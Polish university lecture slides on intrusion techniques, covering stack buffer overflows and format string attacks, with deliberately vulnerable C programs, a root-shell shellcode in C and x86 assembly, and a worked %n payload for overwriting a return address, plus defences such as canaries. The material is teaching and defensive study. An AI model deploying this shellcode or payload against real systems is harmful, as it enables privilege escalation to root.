Metody włamań do systemów komputerowych

Przepełnienie bufora i łańcuchy formatujące

Bogusław Kluge, Karina Łuksza, Ewa Mąkosa

b.kluge@zodiac.mimuw.edu.pl, k.luksza@zodiac.mimuw.edu.pl,

e.makosa@zodiac.mimuw.edu.pl

Przepełnienie bufora | Wstęp

- Identyfikacja problemów z przepełnieniem bufora sięga lat 60-tych.
- Najbardziej znanym przypadkiem jest robak napisany w 1988 r. przez Roberta T. Morrisa, wykorzystujący program `finger`.
- Co 4-ta słabość sygnalizowana na `www.securityfocus.com` to przepełnienie bufora — problem jest aktualny.

Przepełnienie bufora | Idea

- Podczas wywoływania funkcji na stos kładziony jest adres powrotny.
- Miejsce na zmienne lokalne funkcji rezerwowane jest na stosie.
- Nieostrożne zapisywanie zmiennych lokalnych może spowodować nadpisanie adresu powrotnego.

Przepełnienie bufora | Program ofiara

```
#include <stdio.h>

void zrob_cos_z_wejsciem() {
  char bufor[50];
  scanf("%s", bufor);
}

int main() {
  zrob_cos_z_wejsciem();
  return 0;
}
```


Przepełnienie bufora | Możliwości nadużyć

- Funkcja `zrob_cos_z_wejsciem` nie kontroluje długości wczytywanego łańcucha znaków.
- Wprowadzając zbyt długi łańcuch nadpiszemy adres powrotny z funkcji `zrob_cos_z_wejsciem` i instrukcja `ret` spowoduje skok w wybrane przez nas miejsce.
- Możemy zapisać kod, który chcemy wykonać w łańcuchu znaków przakazanym do programu.
- Jeśli program ma ustawiony bit *suid*, to możemy np. uruchomić powłokę z przywilejami roota.

Przepełnienie bufora | zrob_cos_z_wejsciem

```
zrob_cos_z_wejsciem:
  pushl %ebp
  movl %esp,%ebp
  subl $72,%esp
  addl $-8,%esp
  leal -52(%ebp),%eax
  pushl %eax
  pushl $.LC0
  call scanf
  leave
  ret
```

Przepełnienie bufora | Stos przed wywołaniem scanf



Przepełnienie bufora | Shellcode (C)

```
#include <unistd.h>

int main() {
  char *name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  setuid(0);
  execve(name[0], name, &name[1]);
  return 0;
}
```

Przepełnienie bufora | Problemy i rozwiązania (1)

- Jeżeli dysponujemy atakowanym programem w postaci kodu źródłowego lub w postaci binarnej, to możemy dokładnie określić, które pozycje łańcucha znaków pokryją się z adresem powrotnym. Jak to zrobić, jeśli nie dysponujemy programem?
- Możemy oceniać długość bufora dla napisu metodą prób i błędów. Powielenie tego, czym chcemy nadpisać adres powrotny zwiększy prawdopodobieństwo trafienia.

Przepełnienie bufora | Problemy i rozwiązania (2)

- Czym nadpisać adres powrotny? Gdzie zostanie umieszczony wprowadzany napis (czyli nasz program)?
- Na architekturze x86 w systemie Linux stos zaczyna się od adresu 0xc0000000 i rośnie w dół. Możemy to wykorzystać do oszacowania położenia bufora dla napisu. Wypełnienie początku napisu instrukcjami `nop` zwiększy prawdopodobieństwo wykonania przemyconego w napisie kodu.

Przepełnienie bufora | Problemy i rozwiązania (3)

- Kod przemycany w napisie nie może zawierać bajtu 0 (znak `'\0'` oznacza koniec napisu), ani białych znaków (funkcja `scanf` czyta do napotkania pierwszego białego znaku).
- Zestaw instrukcji procesorów z rodziny x86 jest stosunkowo bogaty. Rozkazy zawierające niepożądane znaki można praktycznie zawsze zapisać inaczej.

Przepełnienie bufora | Shellcode

```
  jmp  j
c:
  xorl %ebx,        %ebx
  movl %ebx,        %eax
  addl $0x17,       %eax
  int  $0x80                  // setuid
  popl %ebx                   // adres początku napisu "/bin/sh"
  xorl %eax,        %eax
  movb %al,         0x7(%ebx)  // wstawiamy '\0' za "/bin/sh"
  movl %ebx,        0xe(%ebx)  // tablica zawierająca wskaźnik do "/bin/sh"
  movl %eax,        0x12(%ebx) // i NULL
  leal 0xe(%ebx),   %ecx
  leal 0x12(%ebx),  %edx
  movb $0x06,       %al
  addb $0x05,       %al
  int  $0x80                  // execve
j:
  call c
  .string "/bin/sh"
```

Przepełnienie bufora | Zapobieganie

- Solar Designer — nadanie segmentowi stosu atrybutu niewykonywalności.
- Stack Guard — modyfikacja do gcc. Po wejściu do funkcji na stos odkładamy pewną liczbę, a przed wyjściem sprawdzamy, czy się zmieniła. Warianty:

  random canary odkładamy losową liczbę,

  xor random canary odkładamy wynik operacji xor na losowej liczbie i adresie powrotnym,

  terminatory odkładamy liczbę złożoną ze znaków, które najczęściej przerywają działanie funkcji kopiującej (np. `0x000aff0b`).

Łańcuchy formatujące | Program ofiara

```
#include <stdio.h>

void wypisz_wejscie() {
  char bufor[1000];
  scanf("%999s", bufor);
  printf(bufor);
}

int main() {
  wypisz_wejscie();
  return 0;
}
```


Łańcuchy formatujące | Idea

- Do funkcji `printf` przekazywany jest pojedynczy argument. Zinterpretuje ona więc łańcuchy formatujące w nim zawarte (`%x`, `%d`, `%c`, ...).
- Istnieje łańcuch formatujący, dzięki któremu można pisać do pamięci procesu — `%n` zapisuje liczbę wypisanych dotychczas bajtów (jako liczbę 32-bitową) pod wskaźnik przekazany do funkcji `printf` jako jeden z parametrów.

Łańcuchy formatujące | Możliwości nadużyć

- W napisie możemy przemycić *shellcode*.
- Z pomocą łańcucha formatującego `%n` można np. nadpisać adres powrotu z funkcji `wypisz_wejscie` i spowodować skok do *shellcode'u*.

Łańcuchy formatujące | Stos podczas wywołania printf



Łańcuchy formatujące | Konstrukcja napisu

- Na początku możemy umieścić *shellcode* (funkcja `printf` po prostu go wydrukuje — to nie jest istotne).
- Dalej będzie odpowiednio zapisany wskaźnik do adresu powrotu z funkcji `wypisz_wejscie`.
- Następnie wstawimy pewną liczbę sekwencji `%08x`. Będzie ich tyle, żeby dotrzeć do naszego wskaźnika do adresu powrotu.
- Na końcu umieścimy sekwencję nadpisującą adres powrotu.

Łańcuchy formatujące | Fragment nadpisujący

- Chcemy nadpisać liczbę 32-bitową.
- Nie możemy wypisywać miliardów bajtów po to, żeby licznik wypisanych znaków wzrósł do pożądanej wartości.
- Adres powrotu nadpiszemy więc w czterech kawałkach po bajcie.

Łańcuchy formatujące | Przykład

- Załóżmy, że chcemy pod adres `0xbffffa70` zapisać wartość `0xbffff8c4`, ponadto do tego momentu funkcja `printf` wypisała 0x.....72 znaki (interesujący jest najmniej znaczący bajt).
- Adres zakodujemy wtedy jako (szesnastkowo):

  `88888888 70faffbf 88888888 71faffbf`

  `88888888 72faffbf 88888888 73faffbf`
- Fragment nadpisujący będzie miał postać:

  `%82x%n%52x%n%263x%n%192x%n`

Literatura

[1] www.ngsec.com. Sekcja ngGames (zabawa w hakerów).

[2] Aleph One. Smashing the stack for fun and profit. *Phrack*, November 1996.

[3] Tomasz Potęga. Shell pilnie potrzebny. *Software 2.0*, September 2002.

[4] Jan K. Rutkowski. Przepełnienie bufora i dziwne łańcuchy formatujące. *Software 2.0*, September 2001.